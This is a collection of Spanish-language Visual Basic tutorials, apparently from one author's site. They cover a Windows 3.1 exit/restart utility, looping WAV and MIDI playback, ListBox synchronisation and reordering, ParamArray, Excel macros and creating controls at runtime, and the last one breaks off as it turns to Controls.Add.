```

Esta versión es para 16 bits y tiene unas cuantas cosas interesantes, creo...

Entre otras cosas, vuelvo a recordar que sólo la he probado en Windows 3.1x.

En este programa se cambia el "gráfico" del control box de la ventana, esto en Windows95 no tiene sentido, pero en Windows 3.1x si que lo tiene, ya no muestra el icono de la aplicación.
De todas formas, también es útil para poder usar el dibujo que quieras usar.

Acabo de probarlo, desde VB3 y me he dado cuenta que ya por esta época tenía en los botones (no en los gráficos, sino en las etiquetas) unos efectos esos de que se activa cuando pasas por encima de ellos...
También tiene, entre otras cosas, el método que usaba para saber el Ejecutable asociado con una extensión determinada, es que en aquellos tiempos no había caido en mis manos ningún código que lo hiciera, así que lo hice "por la cuenta de la vieja", mira el código de BuscarExtensión y verás porqué lo digo.

A lo mejor todo esto te parece complicado, pero... es cuestión de tomar la parte que te interese. ;-)

Veamos la pantalla de inicio:

La pantalla de ejecutar tareas:

Una captura en ejecución:

Ahora el código:

Ya que es un poco largo, te recomiendo que "bajes" el archivo ZIP (gswexit.zip 13.8 KB)
Aquí sólo voy a poner un par de cosillas.
Realmente, después de ver el código, mi intención con este programa fue el de distribuirlo de forma gratuita, lo que ocurre es que nunca llegué a hacerlo, echale un vistazo a lo que pretendía ser el Acerca de... (pero que nunca fué)
Insisto: esto era para el Windows 3.1x

```
'
Sub mnuGuille_Click ()
    'Este será el About...
    'La idea de hacer esta utilidad, surgió de poder
    'reiniciar Windows, sin tener que salir de Windows.
    'Ya que cuando se está programando, es necesario dejar
    'Windows como estaba al cargar, sin librerías que se
    'quedan 'colgadas' cuando no terminas correctamente el
    'programa y otras malas pasadas, sin ser 'desequilibradoras'.
    'Después fuí añadiendo opciones, tal como guardar una
    'lista de los últimos programas ejecutados; porque
    'también es desesperante el tener que probar un mísmo
    'programa y por no crear un icono, estar siempre 'Examinando'
    'la localización del mísmo. Así como querer ejecutar
    'los programas que vas 'descomprimiendo' en un directorio
    'temporal, para ir viendo si son interesantes...
    'No sé si este programa llegaré a 'distribuirlo', pero
    'que conste que cada día que pasa voy cambiando cosas,
    'según la información que voy 'acumulando'.
    'Información que viene de los programas Share, etc.
    '
    'Si tienes alguna rutina o truco del Api de Windows
    'que se pueda usar con VB, te agradecería que me la
    'mandaras, siempre es bueno 'saber' más.       Gracias.
End Sub

'Esta es la parte que dibuja el bitmap en el sitio del Menú de Control
'No recuerdo de dónde saque esta información:

Sub DrawBitmapNCArea (hWindow As Integer, hbmp As Integer, cxLeft As Integer, cyTop
As Integer)

    Dim hdc%, hdcMem%
    Dim bmp As BITMAP
    Dim hbmpOld%
    Dim lprect As RECT
    Dim hinst%
    Dim rc&

    hinst = GetWindowWord(hWindow, GWW_HINSTANCE)
    hdc = GetWindowDC(hWindow)
    hdcMem = CreateCompatibleDC(hdc)

    rc = APIGetObject(hbmp, Len(bmp), bmp)
    hbmpOld = SelectObject(hdcMem, hbmp)
    rc = BitBlt(hdc, cxLeft, cyTop, bmp.bmWidth, bmp.bmHeight, hdcMem, 0, 0, SRCCOPY)
    rc = SelectObject(hdcMem, hbmpOld)

    rc = DeleteDC(hdcMem)
    rc = ReleaseDC(hWnd, hdc)

End Sub
```

```
'Buscar el ejecutable asociado a una extensión (del archivo WIN.INI)

Function BuscarExtension (QueExt As String) As String
'------------------------------------------------------------
'Buscar una extensión en el fichero WIN.INI     ( 7/Nov/94)
'------------------------------------------------------------
    Dim WinDir As String
    Dim nf As Integer
    Dim stmp As String
    Dim EnExtensions As Integer
    Dim i As Integer

    WinDir = String$(255, 0)
    nf = GetWindowsDirectory(WinDir, Len(WinDir))
    WinDir = Left$(WinDir, nf)
    nf = FreeFile
    Open WinDir + "\WIN.INI" For Input As nf
    Do While Not EOF(nf)
        Line Input #nf, stmp
        If EnExtensions Then
            stmp = UCase$(LTrim$(stmp))
            'comprobar si no es otro grupo
            If Left$(stmp, 1) = "[" Then
                EnExtensions = False
                stmp = ""
                Exit Do
            End If
            If Left$(stmp, 3) = QueExt Then
                'Extensión hallada
                'Quitar los caracteres no válidos
                i = InStr(stmp, "^")
                If i Then
                    stmp = Left$(stmp, i - 1)
                End If
                i = InStr(stmp, "=")
                If i Then
                    stmp = LTrim$(Mid$(stmp, i + 1))
                End If
                Exit Do
            End If
        End If
        If InStr(stmp, "[Extensions]") Then
            EnExtensions = True
        End If
    Loop
    Close nf

    'Si no está definida esa extensión, usar el bloc
    If EnExtensions Then
        BuscarExtension = stmp
    Else
        BuscarExtension = "notepad"
    End If

End Function

'La parte que se encarga de cada una de las opciones:

Sub Image1_DblClick (Index As Integer)
    'Esto estaba antes en Click
```

```
    Dim sDOS As String
    Dim i As Integer

    Select Case Index
    Case 1              'Salir de Windows
        ExitWin 3
    Case 2              'Reiniciar Windows
        ExitWin 2
    Case 3              'Reiniciar el ordenador
        ExitWin 1
    Case 4              'Salir temporalmente al DOS
        'Comprobar cuál es el COMSPEC y ejecutarlo.
        sDOS = Trim$(Environ$("COMSPEC"))
        If Len(sDOS) Then
            'Ejecutar el archivo indicado en COMSPEC
            i = Shell(sDOS)
        Else
            'Si no hay COMSPEC, ejecutar COMMAND.COM
            i = Shell("command.com")
        End If
    Case 5              'Ejecutar un programa...
        Form2.Show 1
    Case 6              'Terminar el programa   ( 8/Nov/94)
        Unload Me
    End Select

End Sub
```

Sonidos en Visual Basic

Sonidos repetitivos usando el API,
o cómo hacer que una canción siempre esté sonando.
Tanto en formato WAV cómo MID

Fecha: 10/Abr/98

Aunque ya he puesto un tip en la sección del API, aunque sólo para WAVs, te muestro aquí cómo hacer que también ser repita un fichero de sonido del tipo MIDI, de camino, en el ejemplo también se incluye ese ejemplo, para que puedas probarlo, ya que entre otras cosas, lo que si se puede hacer es tocar un fichero WAV y un MIDI al mismo tiempo... lo mismo ocurriría con una pista de un CD de audio... Aunque este tema es más laborioso por aquello de que hay que controlar la pista que se quiere tocar y esas cosas... así que en este ejemplo sólo se contemplan los WAVs y MIDIs.


El ejemplo:

Este ejemplo permite seleccionar dos ficheros de sonido, relamente no permite seleccionar, sino que debes especificar los que quieres usar.

Tiene dos botones para poder tocar cada uno de ellos, siempre que sean de diferentes tipos, ya que no se permite tocar dos WAVs al mismo tiempo...

Sólo habrá un botón de detener, para parar cualquier fichero que se esté tocando y para que se puedan especificar los nombres de esos ficheros a usar, se usan dos TEXTBOXES.

Veamos una "instantánea" del form en tiempo de diseño:



Para los ficheros de tipo **WAV**s, no hay conplicación, ya que usando **sndPlaySound** con los parámetros: **SND_ASYNC** + **SND_LOOP**, se consigue lo deseado.

Sin embargo para los MIDIs, hay que saber cuando termina para volver a tocarlo de nuevo, esto se soluciona añadiendo un control timer al form y comprobar si se ha terminado de tocar el fichero, en caso de que sea así, empezar de nuevo... y así hasta que lo detengamos.

Este sería el código del Timer1_Timer:

```
Private Sub Timer1_Timer()
    Dim mciStatusParms As MCI_STATUS_PARMS

    'Sólo para el MIDI:
    If IdMIDI Then
        'Obtenemos el estado del dispositivo
        mciStatusParms.dwItem = MCI_STATUS_MODE
        Call mciSendCommand(IdMIDI, MCI_STATUS, MCI_STATUS_ITEM, _
                            mciStatusParms)

        'Si no se está reproduciendo
        If mciStatusParms.dwReturn = MCI_MODE_STOP Then
            'Empezar de nuevo
            'Posicionar el puntero al principio
            Call mciSendCommand(IdMIDI, MCI_SEEK, _
                                MCI_SEEK_TO_START, 0)
            'Empezar de nuevo
            Call mciSendCommand(IdMIDI, MCI_PLAY, 0, 0)
        End If
    End If

End Sub
```

Es decir, se comprueba el estado del dispositivo, si el modo que devuelve es que está parado, se posiciona el "puntero" de la canción al principio y se le indica que vuelva a empezar a tocarlo.

Cuando nos hartemos de que toque... lo paramos y ya está. Esto mismo hay que hacerlo al cerrar el FORM...
Veamos el código para detener el MIDI:

```
    'Detener el MIDI
    Call mciSendCommand(IdMIDI, MCI_STOP, 0, 0)
    Call mciSendCommand(IdMIDI, MCI_CLOSE, 0, 0)
    IdMIDI = 0

    Timer1.Enabled = False
```

Para detenerlo, le mandamos un comando STOP y de camino cerramos el dispositivo.
Esto lo podemos tener en un procedimiento, para que lo podamos usar de forma genérica, lo mismo desde un botón que detenga la música como desde el evento UNLOAD del form.
Lo único que necesitaríamos es usar un SUB que haga lo mismo, es decir: PARE y CIERRE.

Veamos ahora el código para que la canción empiece a tocar:

```
'
Private Sub TocarMIDI(ByVal sMID As String)
```

```
    'Tocar un Mid usando mciSendCommand
    '
    Dim mciOpenParms As MCI_OPEN_PARMS

    If IdMIDI <> 0 Then
        Call mciSendCommand(IdMIDI, MCI_CLOSE, 0, 0)
        IdMIDI = 0
    End If

    With mciOpenParms
        .lpstrElementName = sMID
    End With

    Call mciSendCommand(0, MCI_OPEN, _
        MCI_OPEN_ELEMENT, _
        mciOpenParms)

    IdMIDI = mciOpenParms.wDeviceID
    Call mciSendCommand(IdMIDI, MCI_PLAY, 0, 0)
    Timer1.Enabled = True
End Sub
```

Aquí se comprueba si ya se está usando otro MIDI, en caso de que sea así, se detiene la anterior y se empieza con la nueva.

Ahora bien... **¿cómo sabemos si es un fichero MID o uno WAV?**

Pues con una simple comparación... si la extensión es MID, se tocará como MIDI, si es WAV, como WAV...

Vamos a ver el código completo del botón tocar:

```
Private Sub cmdTocar_Click(Index As Integer)
    Dim Archivo As String

    On Local Error Resume Next

    Archivo = Text1(Index)

    'Para tocar un fichero se la llamas así:
    If InStr(Archivo, ".wav") Then
        Call sndPlaySound(Archivo, SND_ASYNC + SND_LOOP)
    ElseIf InStr(Archivo, ".mid") Then
        TocarMIDI Archivo
    End If

    Err = 0
End Sub
```

Aquí lo único que se hace es saber que fichero queremos tocar, comprobar si la extensión es WAV, en cuyo caso se llama a la función sndPlaySound con los susodichos parámetros ASYNC y LOOP.
El SND_LOOP es el que se encarga de que siempre esté haciendo "bucles", por otra parte SND_ASYNC lo que hace es que no se espere a que el fichero termine de tocar para que se pueda hacer algo después de empezar a tocarlo. Es decir: tocar de forma asíncrona, osease que no haya que esperar a que termine... ¿'ta claro?

En caso de ser un MIDI, se llama al procedimiento que hemos visto anteriormente.

Este es el código completo del botón parar:

```
Private Sub cmdParar_Click()

    'Para detener lo que se esté tocando
    Call sndPlaySound(ByVal "", 0)

    'Detener el MIDI
    Call mciSendCommand(IdMIDI, MCI_STOP, 0, 0)
    Call mciSendCommand(IdMIDI, MCI_CLOSE, 0, 0)
    IdMIDI = 0

    Timer1.Enabled = False
End Sub
```

Para detener un fichero WAV, se llama a la función SndPlaySound con una cadena vacía y se para la música. Para detener un MIDI, también se podría usar la función: mciSendString con el comando "close all" y se pararía el MIDI que estuviese sonando:

```
Call mciSendString("close all", 0, 0, 0)
```

En los listados de ejemplo están todas las declaraciones del API, así cómo las constantes usadas.

Espero que te de pie a investigar un poco más sobre el tema, si es que te interesa... y si "encuentras" los comandos para que se haga de forma "simple" esto de que se toque de forma repetida un MIDI, pues me lo dices, para que el personal se entere de cómo hacerlo... porque haber debe haberlo... pero ¿dónde?

Nos vemos.
Guillermo

Pulsa en este link, si quieres bajarte el listado de ejemplo, se incluyen dos ficheros de prueba (sndAPI_rep.zip 67.8 KB)

Ejemplos en Visual Basic

Cómo sincronizar el contenido de dos ListBox

Fecha: 16/Abr/1998

Lo que vamos a ver es algo más que un truco, pero no llega a utilidad, así que lo incluyo en esta "sección" de ejemplos o consejos de cómo hacer las cosas con los controles del Visual Basic.

No es nada del otro mundo el efecto que se consigue, pero puede haber circunstancias en las que nos pueden servir.
Sin ir más lejos en el programilla ese que tengo de los códigos postales (ver sección Gratisware), se podría aplicar esto que voy a explicar para mantener sincronizados las listas de las poblaciones con la de los códigos postales.

Las pruebas que he realizado han sido con listbox que no está clasificados, ya que con estos la cosa se complica más de la cuenta y aunque se puede hacer, no me he puesto en ello.
Las posibilidades que he tenido en cuenta son las siguientes:

1. Dos listbox sin "multiselección"
2. Un listbox multiselect y otro normal
3. Dos listbox multiselect

Realmente he creado unas rutinas (o procedimientos) que se encargan del trabajo, aunque sincronizar el contenido de dos ListBox normales, es decir que no permitan selección múltiple, es relativamente fácil, vamos a ver el código para hacerlo antes de pasar a la parte algo más engorrosa de los que permiten múltiple selección.

```
Private Sub List1_Click()
    Static YaEstoy As Boolean

    'Sincronizar el List1 con el List2
    If Not YaEstoy Then
        YaEstoy = True
        List2.ListIndex = List1.ListIndex
        List2.TopIndex = List1.TopIndex
        YaEstoy = False
    End If
End Sub


Private Sub List2_Click()
    Static YaEstoy As Boolean

    'Sincronizar el List2 con el List1
    If Not YaEstoy Then
        YaEstoy = True
        List1.ListIndex = List2.ListIndex
        List1.TopIndex = List2.TopIndex
        YaEstoy = False
    End If
```

```
End Sub


Private Sub List1_Scroll()
    'Sincronizar también el primer item mostrado en la lista
    List2.TopIndex = List1.TopIndex
End Sub


Private Sub List2_Scroll()
    'Sincronizar también el primer item mostrado en la lista
    List1.TopIndex = List2.TopIndex
End Sub
```

Como comprobarás, el código a usar en cada uno de los ListBox es el mismo, lo que cambia es el "orden" en que se sitúan los List1 y List2.
El truco está en que al pulsar en un elemento, se asigne en el otro ListBox el mismo elemento seleccionado. Además de seleccionar el mismo elemento, se asigna la propiedad TopIndex para que se muestre en la parte superior el mismo elemento en ambos ListBox.
Por otro lado se comprueba también el evento Scroll, éste evento se produce cada vez que se mueve la barra de desplazamiento, por tanto aquí también se asignan en el otro ListBox el elemento que está arriba.

Ni que decir tiene que los dos listbox deben tener el mismo número de elementos, si no es así, no tiene sentido la sincronización.

Vamos a ver lo que habría que hacer si alguno de los dos ListBox tiene asignada la propiedad MultiSelect a algún valor diferente de Ninguno.

```
Private Sub List3_Click()
    'Sincronizar el List4 con el List3
    SincListBox List3, List4
End Sub


Private Sub List4_Click()
    'Sincronizar el List3 con el List4
    SincListBox List4, List3
End Sub


Private Sub List3_Scroll()
    'Sincronizar también el primer item mostrado en la lista
    List4.TopIndex = List3.TopIndex
End Sub


Private Sub List4_Scroll()
    'Sincronizar también el primer item mostrado en la lista
    List3.TopIndex = List4.TopIndex
End Sub
```

Como ves el código a usar en el evento Scroll es el mismo que para los ListBox normales, pero para sincronizar el que se haga Click en uno de los ListBox, usamos un procedimiento que se encargará de sincronizar y seleccionar los mismos elementos en ambas listas.
Además de este procedimiento, se usan otros dos, para quitar la selección de un ListBox y otro que se encargará de seleccionar en un ListBox los mismos elementos que haya en otro.
Pero mejor vemos el código:

```
'
Private Sub SincListBox(elListOrig As Control, elListDest As Control)
    Static EnListBox As Boolean

    'Sincronizar el elListDest con el elListOrig
    If Not EnListBox Then

        EnListBox = True

        'Desmarcar los elementos seleccionados
        QuitarListSelected elListDest

        'Marcar en el 1º ListBox los seleccionados del 2º
        PonerListSelected elListOrig, elListDest

        'Posicionar el elemento superior
        elListDest.TopIndex = elListOrig.TopIndex

        EnListBox = False
    End If
End Sub


Private Sub QuitarListSelected(unList As Control)
    'Quitar los elementos seleccionados del listbox indicado
    'Parámetros:
    '   unList      el List a controlar
    '
    Dim i&

    With unList
        'Sólo hacer el bucle si permite multiselección
        If .MultiSelect Then
            For i = 0 To .ListCount - 1
                .Selected(i) = False
            Next
        End If
    End With
End Sub


Private Sub PonerListSelected(elListOrig As Control, elListDest As Control)
    'Marca en el ListDest los elementos seleccionados del ListOrig
    '
    'Los dos listbox deben tener el mismo número de elementos
    '
    Dim i&

    'Por si no tienen los mismos elementos
    On Local Error Resume Next

    With elListOrig
        For i = 0 To .ListCount - 1
            elListDest.Selected(i) = .Selected(i)
        Next
    End With

    Err = 0
End Sub
```

Realmente el procedimiento que hace el "trabajo duro" es PonerListSelected y este procedimiento vale

igualmente para ListBox que puedan seleccionar varios elementos como los que sólo permiten que se seleccione uno sólo, aunque si los dos listbox no permiten múltiple selección es más corto usar el código mostrado al principìo, ya que no hay que hacer ningún bucle.

Por otra parte, se podrían unir los dos procedimientos QuitarListSelected y PonerListSelected, sobre todo si van a tener muchos elementos, así nos ahorramos hacer dos bucles, esto es lo que habría que hacer:

```
Private Sub ListSelected(elListOrig As Control, elListDest As Control)
    'Marca en el ListDest los elementos seleccionados del ListOrig
    '
    'Los dos listbox deben tener el mismo número de elementos
    '
    Dim i&

    'Por si no tienen los mismos elementos
    On Local Error Resume Next

    With elListOrig
        For i = 0 To .ListCount - 1
            'Si el origen está seleccionado...
            If .Selected(i) Then
                elListDest.Selected(i) = .Selected(i)
            Else
                'sino, quitar la posible selección
                elListDest.Selected(i) = False
            End If
        Next
    End With

    Err = 0
End Sub
```

Para usarlo sólo habría que cambiar esto en el SincListBox, mejor dicho: así quedaría esta subrutina:

```
Private Sub SincListBox(elListOrig As Control, elListDest As Control)
    Static EnListBox As Boolean

    'Sincronizar el elListDest con el elListOrig
    If Not EnListBox Then

        EnListBox = True

        'Poner en el ListDest los mismos que en ListOrig
        ListSelected elListOrig, elListDest

        'Posicionar el elemento superior
        elListDest.TopIndex = elListOrig.TopIndex

        EnListBox = False
    End If
End Sub
```

Espero que te pueda ser de utilidad. Pronto pondré otros truquillos para usar con los listbox, por ejemplo: mover un elemento de una posición a otra o crear una serie de rutinas para copiar los elementos seleccionados de un listbox y poder pegarlos en otro, además de eliminar los seleccionados, etc. Todo ello usando PopUp menús y esas chorradillas... en cuanto los "desligue" de la utilidad en la que lo tengo y lo ponga por sí sólos...

Si quieres ver los listados para probar esto, pulsa en este link (sincListBox.zip 2.45 KB)

Ejemplos en Visual Basic

Mover (desplazar) los elementos de un ListBox

Fecha: 17/May/1998

En este ejemplo veremos cómo mover (arriba y abajo) los elementos de un listbox.
Para el ejemplo necesitarás un form en el que haya un listbox (List1) y un array con dos botones (cmdMover())

Cuando se pulse en el primer botón (índice cero), se desplazará el elemento seleccionado hacia arriba y si se pulsa en el otro, el desplazamiento se hará hacia abajo.

Vamos a ver el aspecto del form de prueba:

Este es el código que se usa para desplazar los elementos, si quieres puedes descargar el ejemplo completo pulsando en el link que hay al final de la página.

```
Private Sub cmdMover_Click(Index As Integer)
    'Acción con los botones
    Dim j As Long
    Dim sTmp As String

    j = List1.ListCount - 1
    'Si no hay elementos en la lista, salir
    'Corregido, antes ponía If j = 0 y no era correcto
    If j < 0 Then Exit Sub
    'El elemento seleccionado
    j = List1.ListIndex
    'Si no hay elementos seleccionados, se usará el primero
    If j < 0 Then j = 0

    Select Case Index
```

```
    Case 0 'Subir
        'Si es el primero, nada que hacer
        If j = 0 Then Exit Sub

        'Intercambiar los elementos
        sTmp = List1.List(j)
        List1.List(j) = List1.List(j - 1)
        List1.List(j - 1) = sTmp

        'marcar el nuevo elemento seleccionado
        List1.ListIndex = j - 1
    Case 1 'Bajar
        'Si es el último, nada que hacer
        If j = List1.ListCount - 1 Then Exit Sub

        'intercambiar los elementos
        sTmp = List1.List(j)
        List1.List(j) = List1.List(j + 1)
        List1.List(j + 1) = sTmp

        'marcar el nuevo elemento
        List1.ListIndex = j + 1
    End Select
End Sub
```

Espero que este sencillo truco te sirva para dar más funcionalidad a tus listbox.

NOTA 19-May-98: Gracias a Alvaro Manera por indicarme esto que te pongo a continuación y un "fallillo" a la hora de comprobar si no hay elementos, este último detalle está corregido en el listado anterior.

Si usas un ListBox con la propiedad MultiSelect distinta de cero, tendrás que quitar/poner el elemento seleccionado, para que se "desplace" visualmente...
Añade esta línea antes del List1.ListIndex = j - 1, incluso puedes quitar esta línea aunque el ListBox no sea MultiSelect, ya que de esta forma también se selecciona

```
        List1.Selected(j) = False
        List1.Selected(j - 1) = True
```

Y dónde está List1.ListIndex = j + 1, añade estas otras, por supuesto que esto también puedes quitarlo y dejar sólo las nuevas líneas que te muestro a continuación:

```
        List1.Selected(j) = False
        List1.Selected(j + 1) = True
```

Si quieres ver los listados para probar esto, pulsa en este link (lst_mover.zip 1.58 KB)

Cómo pasar parámetros opcionales
de un procedimiento a otro.
Ejemplos de ParamArray

Publicado: 15/Mar/99

Si en un procedimiento necesitas una serie de parámetros opcionales, se pueden indicar con **Optional** cada uno de esos parámetros, pero si son muchos y no nos importa usar la asignación con nombres, podemos usar **ParamArray**. De esta forma se pasarán esos parámetros en la forma de un array. Por ejemplo:

```
'
Private Sub tOpcional1(ParamArray optParams())
    Dim i As Long

    For i = LBound(optParams) To UBound(optParams)
        Print optParams(i)
    Next
End Sub
```

Es decir, se recorre la variable que representa a los parámetros como si fuese un array y así se accede a cada uno de esos parámetros.

Pero, ¿que ocurre si desde un procedimiento que recibe parámetros opcionales queremos pasar esos parámetros a otro procedimiento que también recibe parámetros opcionales?

Por ejemplo tenemos este otro procedimiento que que llama al anterior:

```
'
Private Sub tOpcional2(ParamArray optParams())
    ' Llamar a otro procedimiento que acepta parámetros opcionales
    tOpcional1 optParams
End Sub
```

Pues bien, esto no funciona, como podrás comprobar si haces la prueba.
¿Por qué?
Por la sencilla razón de que: **sólo se ha pasado un parámetro**, que contiene todos los parámetros recibidos por el primer procedimiento, y al intentar hacer optParams(i) nos da error, (13-Type Mismatch), ya que no es un array.

¿La solución?
Tendrás que comprobar si el primer parámetro es un array, si es así, usar ese primer parámetro, que será el que contenga todos los demás.

```
'
Private Sub tOpcional1(ParamArray optParams())
    Dim i As Long
    Dim Params As Variant

    ' Comprobar si el primer parámetro es un array
    If IsArray(optParams(0)) Then
        Params = optParams(0)
    Else
        Params = optParams
    End If

    For i = LBound(Params) To UBound(Params)
        Print Params(i)
    Next
End Sub
```

Para probarlo: crea un proyecto, asigna True a la propiedad Autoredraw del form, para que no se pierda lo que se imprima.
Añade este código al Form_Load:

```
'
tOpcional2 "Varios", "parámetros", "pasados", "a un procedimiento"
```

Añade también los dos últimos procedimientos mostrados y pulsa F5.

Verás que todo funciona bien. También puedes llamar directamente al primer procedimiento, por supuesto, debe funcionar correctamente:

```
'
tOpcional1 "Varios", "parámetros", "pasados", "a un procedimiento"
```

Pero... (siempre hay algún pero), el problema es que se pase un array entre esos parámetros... peor aún, si el primero de esos parámetros es un array... sólo funcionará si se llama a tOpcional2, pero no si se llama directamente a tOpcional1.

Para solucionar el tema de pasar arrays en los parámetros, tendremos que hacer una comprobación extra:

```
'
Private Sub tOpcional1(ParamArray optParams())
    ' Para solucionar el problema si se pasan arrays
    ' entre los parámetros opcionales
    Dim i As Long
    Dim Params As Variant

    ' Si el número de elementos de los parámetros opcionales es mayor que uno
    If UBound(optParams) - LBound(optParams) > 1 Then
        Params = optParams
    Else
        ' === Esto es lo mismo que antes ===
        ' Comprobar si el primer parámetro es un array
        If IsArray(optParams(0)) Then
            Params = optParams(0)
        Else
            Params = optParams
        End If
    End If

    ' He cambiado el Print Params(i) por TypeName(Params(i)) para que muestre
    ' el tipo de dato que se ha pasado en cada parámetro.
    ' En el caso de un array de tipo cadena, mostrará String()
    For i = LBound(Params) To UBound(Params)
        Print TypeName(Params(i))
    Next
End Sub
```

Para probarlo, escribe este código en el Form_Load:

```
'
    Dim tArray(1 To 3) As String

    tArray(1) = "Hola, "
    tArray(2) = "¿cómo "
    tArray(3) = "estás?"

    tOpcional2 tArray(), 12345.67, CDec(12345.67), 1234, 1234567, "Varios parámetros pasados", "a un
procedimiento"

    ' Por supuesto, se pueden incluir varios Arrays:
    Dim tArray2(1 To 2) As Long
    tArray2(1) = 987654
```

```
tArray2(2) = 1234567

tOpcional1 tArray(), 12345.67, tArray2, "Cadena", 123, 123.3, 12345.5564
```

Mejor ahora ¿verdad? Pues me alegro.

Bueno, espero que todo esto te ayude a comprender un poco mejor cómo usar ParamArray.

Usar la clase cNum2Text en una hoja de Excel

o cómo usar código de Visual Basic en Excel

Publicado: 21/Ago/2000

Esto viene a cuento de una consulta realizada por "Luismi" <lmiguelm@teleline.es> sobre cómo usar la clase de conversión de números a letras en una hoja de Excel o en un documento de Word, para poder convertir automáticamente números a letras. Sólo lo he probado en Excel, me imagino que en Word se procederá de la misma forma... es que esto de las "macros" es algo que nunca he utilizado, salvo para probar...

He aquí la respuesta a su consulta:

Para poder usar la clase cNum2Text, (o cualquier otra), tendrás que crear una macro en Excel o Word (yo lo he probado en Excel, aunque me imagino que en Word será igualmente fácil de hacer)

Para crear una macro (de código VB) en Excel:

Del menú Herramientas, selecciona el submenú Macro y pulsa en la opción Macros...
Te mostrará un cuadro de diálogo.
Escribe el nombre que le quieres dar a la macro, usa uno que no exista, por ejemplo Num2Texto
Pulsa en el botón Crear y te mostrará un entorno al estilo del de Visual Basic, con un módulo creado en el que estará el **Sub Num2Texto**, déjalo como está, que ahora cambiaremos este procedimiento.

Añade al proyecto el módulo de clase cNum2Text.cls
Modifica el procedimiento creado en el módulo1, para que sea una función que devuelva el número convertido en letras:

```
Function Num2Texto(ByVal Numero As String) As String
    Dim tNum2Text As cNum2Text

    Set tNum2Text = New cNum2Text

    ' Num2Texto = tNum2Text.Numero2Letra(strNum:=Numero, SexoMoneda:=Masculino)
    Num2Texto = tNum2Text.Numero2Letra(Numero)

    Set tNum2Text = Nothing
End Function
```

Después en la casilla en la que quieras convertir el número a letras, añade la fórmula al estilo habitual:
=Num2Texto(A1)

Si necesitas más parámetros, añadeselos, pero recuerda que en Excel, estos deben ir separados por punto y coma en lugar de por comas, aunque en la función o procedimiento si que se deberán separar por comas.

Por ejemplo, una función que suma dos números y devuelve el resultado:

Se usaría de esta forma:
=suma2(A1;A2)

Y se codificaría de esta otra (que es la habitual en Visual Basic):

```
Public Function Suma2(a, b)
    Suma2 = a + b
End Function
```

Nos vemos.
Guillermo

Crear controles en tiempo de ejecución

usando array de controles (todas las versiones de VB) y creándolos dinámicamente (sólo VB6)

Publicado: 31/May/2001
Actualizado: 31/May/2001

Creía que esto ya estaba... es una pregunta que muchos han preguntado y "daba por echo" de que ya estaba publicado... en fin... con tantas cosas como hay en mi web... hasta a mi se me escapan algunas cosas...

Aquí te voy a explicar cómo crear controles en tiempo de ejecución, es decir añadir nuevos controles al formulario. Las dos formas que existen (al menos si tienes el Visual Basic 6), son:

1.) Creando un array de controles (o una matriz, como prefieras llamarlo), esta es la forma clásica de hacerlo (y la más recomendable para la mayoría de los casos). Lo único que hay que hacer es añadir un control de cada uno de los que queramos "crear" en tiempo de ejecución, y asignarle el valor CERO a la propiedad Index. Ésto último es importante hacerlo ya que los nuevos controles se manejan mediante un array de controles.

2.) Usando el método Add de la colección Controls. Aunque esto último sólo es posible hacerlo con la versión 6 del Visual Basic. El inconveniente de esta otra forma de crear controles en tiempo de ejecución es que no podemos crear un array de controles (al menos que queramos interceptar los eventos que se produzcan).

En el código de ejemplo que te muestro a continuación veremos cómo usar las dos formas.

Empecemos con la forma válida para todas las versiones de Visual Basic.

Para crear este ejemplo, crea un nuevo proyecto, añade un CommandButton (Command1), una etiqueta (Label1) y un TextBox (Text1), a estos dos últimos controles asignale el valor CERO a la propiedad Index para que tengamos un array de cada uno de estos controles.
Añade el siguiente código:

```
'--------------------------------------------------------------------------------
' Ejemplo de crear array de controles en tiempo de ejecución        (31/May/01)
'
' ©Guillermo 'guille' Som, 2001
'--------------------------------------------------------------------------------
Option Explicit

Private Sub Command1_Click()
    ' Crear un nuevo control Label y un Textbox
    Dim i As Long
    '
    ' Los array de controles son "en el fondo" colecciones de base cero,
    ' el número actual de controles nos dará el índice del siguiente índice
    ' (siempre que se hayan añadido de forma correlativa)
    i = Label1.Count
    ' cargamos el control
    Load Label1(i)
    ' le asignamos la posición, el caption y lo hacemos visible,
    ' ya que por defecto no está visible
    With Label1(i)
        .Top = Label1(i - 1).Top + 390
        .Caption = "Label1(" & i & ")"
        .Visible = True
    End With
    ' idem con los textboxes
    i = Text1.Count
    Load Text1(i)
```

```
    With Text1(i)
        .Top = Text1(i - 1).Top + 390
        .Visible = True
    End With
End Sub
```

Pulsa F5 para ejecutar la aplicación y pulsa en el command1, verás que se añaden dos nuevos controles: una etiqueta y un textbox.

Para eliminar controles creados en tiempo de ejecución, tendrás que usar: **Unload Label1(indice)**, al hacer esto tendrás que tener en cuenta que esos índices "descargados" ya no están en el array de controles...

Veamos ahora la forma de crear controles con el método ADD de la colección controls.

